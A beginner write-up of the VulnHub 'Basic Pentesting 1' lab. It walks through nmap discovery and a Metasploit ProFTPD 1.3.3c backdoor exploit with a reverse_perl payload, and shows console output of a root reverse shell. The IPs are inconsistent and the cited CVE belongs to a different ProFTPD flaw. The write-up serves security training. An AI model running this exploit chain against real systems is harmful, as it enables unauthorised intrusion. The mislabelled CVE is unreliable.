

Basic Pentesting 1 — VulnHub Writeup

Date: August 15 2026

Difficulty: Beginner

OS: Linux Ubuntu

Goal: Get root access

The box was a linux machine that i have to get the root access of

STEPS To GET Root Access

1. ENUMERATION

first you need to find the ip of the target machine
you can do that by doing a nmap scan :

```
nmap -sn <your ip>
```

OR

netdiscover cmd (you have to use sudo) :

```
sudo netdiscover -r <your ip/24>
```

OR

arp scan :

```
sudo arp-scan -l
```

by running these you will get a hold of target ip

NOW you get the IP you can run the nmap scan and check what doors are open
if the machine have any vulnerable doors open

by running nmap scan you will find the vulnerable version or test all ports in
case if you miss some
then check what each open doors has to offer to you and if you can build
something around them

THEN

if you find a vulnerable door or a version of the open port then search around
that and use tools like searchsploit to see if that has a public exploit
available

if you find an public exploit then use metasploit to further exploit the vulnerability and after doing some more exploit you will find the backdoor and able to connect to the machine and able to get the root access of the machine

METHODOLOGY OF WHAT I DID

NMAP SCAN


first i get my own ip using ifconfig

THEN

i run the nmap scan :

```
nmap -sn <my ip>/24
```

By this i get all the host running around my ip and able to get the target host ip.

A screenshot of a Kali Linux terminal window. The terminal shows the execution of the command 'nmap -sn 192.168.121.128/24'. The output displays the Nmap version (7.99), the start time (2026-08-16 16:06 -0400), and a scan report for 192.168.121.1. It lists four hosts that are up: 192.168.121.1, 192.168.121.131, 192.168.121.254, and 192.168.121.128, each with its MAC address and VMware status. The scan is completed in 10.93 seconds, showing 256 IP addresses scanned and 4 hosts up. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The title bar shows 'kali@kali -' and the system tray on the right shows the time as 16:06.

```
kali@kali ~  
$ nmap -sn 192.168.121.128/24  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 16:06 -0400  
Nmap scan report for 192.168.121.1  
Host is up (0.0011s latency).  
MAC Address: 00:50:56:C0:00:01 (VMware)  
Nmap scan report for 192.168.121.131  
Host is up (0.00061s latency).  
MAC Address: 00:0C:29:33:03:90 (VMware)  
Nmap scan report for 192.168.121.254  
Host is up (0.00030s latency).  
MAC Address: 00:50:56:E2:84:61 (VMware)  
Nmap scan report for 192.168.121.128  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.93 seconds  
  
kali@kali ~  
$  
█
```

"Note: Target IP changed to 192.168.121.131
after VM restart due to DHCP reassignment"

then after ping the target ip . I see if the target host is running

THEN

after i see that target host is up . I run some nmap scan to see the open doors

running on the target host .

```
nmap -sC -A -T4 192.168.121.130
```

By doing the -A aggressive scan i will get the ports and the service running on the ports:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256  f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256  12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:B8:DB:83 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

SO THE PORTS OPEN ARE :

```
PORT 21 ftp ProFTPD 1.3.3c
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
```

OS VERSION :

```
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 -
```

After doing the scan i got three ports open

```
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
```

```
kali@kali: ~/Pictures
Session Actions Edit View Help

(kali@kali)-[~/Pictures]
$ nmap -sC -A 192.168.121.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 08:21 -0400
Nmap scan report for 192.168.121.130
Host is up (0.00097s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|   256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:D8:F6:86 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.97 ms  192.168.121.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.82 seconds

(kali@kali)-[~/Pictures]
$

(kali@kali)-[~/Pictures]
$

(kali@kali)-[~/Pictures]
$
```

After checking the apache there was no server open so there was a no go on that server




It works!

This is the default web page for this server.
The web server software is running but no content has been added, yet.

then i try to get the anonymous login on ftp . the anonymous login failed then i see there was a ProFTPD 1.3.3c service running

then run a searchsploit scan on that service : ProFTPD 1.3.3c



then you can find a available exploit on that service using metasploit .

THEN

run the msfconsole

and search ProFTPD-1.3.3c

then you can find the exploit :

msf > search ProFTPD-1.3.3c

Matching Modules

=====

#	Name	Disclosure Date	Rank
0	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent
	ProFTPD 1.3.3c Backdoor Command Execution		No

THEN

by use 0 cmd

get the exploit

then show options set RHOSTS : the target ip

and then set the payload on the current exploit
By using: show payloads cmd you can see the payload to work on current exploit

I use this payload :

set payload cmd/unix/reverse_perl
on current exploit to create a listener

set the LHOST listener to your host ip

"Pasted image 20260817011626.png" could not be found.

After setting the LHOST you can run the exploit and that will able you to get
a
remote shell on the target machine

after connecting the reverse shell you can run cmd like
whoami , Id
to check the root access

HERE you go you get the root access to the target machine
TO confirm that this is target host you can run
ip addr to check the ip is the target host ip

Privilege Escalation

Checking Access Level
After the reverse shell connected
I immediately checked my access level:

whoami

id

```
Session Actions Edit View Help
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > then exploit
[-] Unknown command: then. Run the help command for more details.
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.121.128:4444
[*] 192.168.121.130:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.121.128:4444 → 192.168.121.130:49460) at 2026-08-16 08:44:36 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
whoami
root
clear
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Result

The ProFTPD 1.3.3c backdoor exploit ran with root privileges on the target. No additional privilege escalation was required – initial shell was already root (uid=0).

This happened because the ProFTPD service was running as root on the target machine, giving us immediate root access upon exploitation.

CONCLUSION

1. always check the nmap for the current services
2. after checking the current services check for the searchsploit for the existing exploits available
3. if the ftp is up always check for anonymous login
4. ProFTPD 1.3.3c has a known backdoor exploitable via Metasploit
5. use the right payload for the shell, if the payload isn't right the shell won't work
6. after exploiting check if you have root access to the target host

TOOLS USED

```
arp-scan for target ip  
NMAP for the scanning and open services  
ftpclient for login  
Searchsploit for existing exploit  
Metasploit for shell
```

REFERENCE

VulnHub: Basic Pentesting 1

Exploit: ProFTPD 1.3.3c Backdoor (CVE-2010-4221)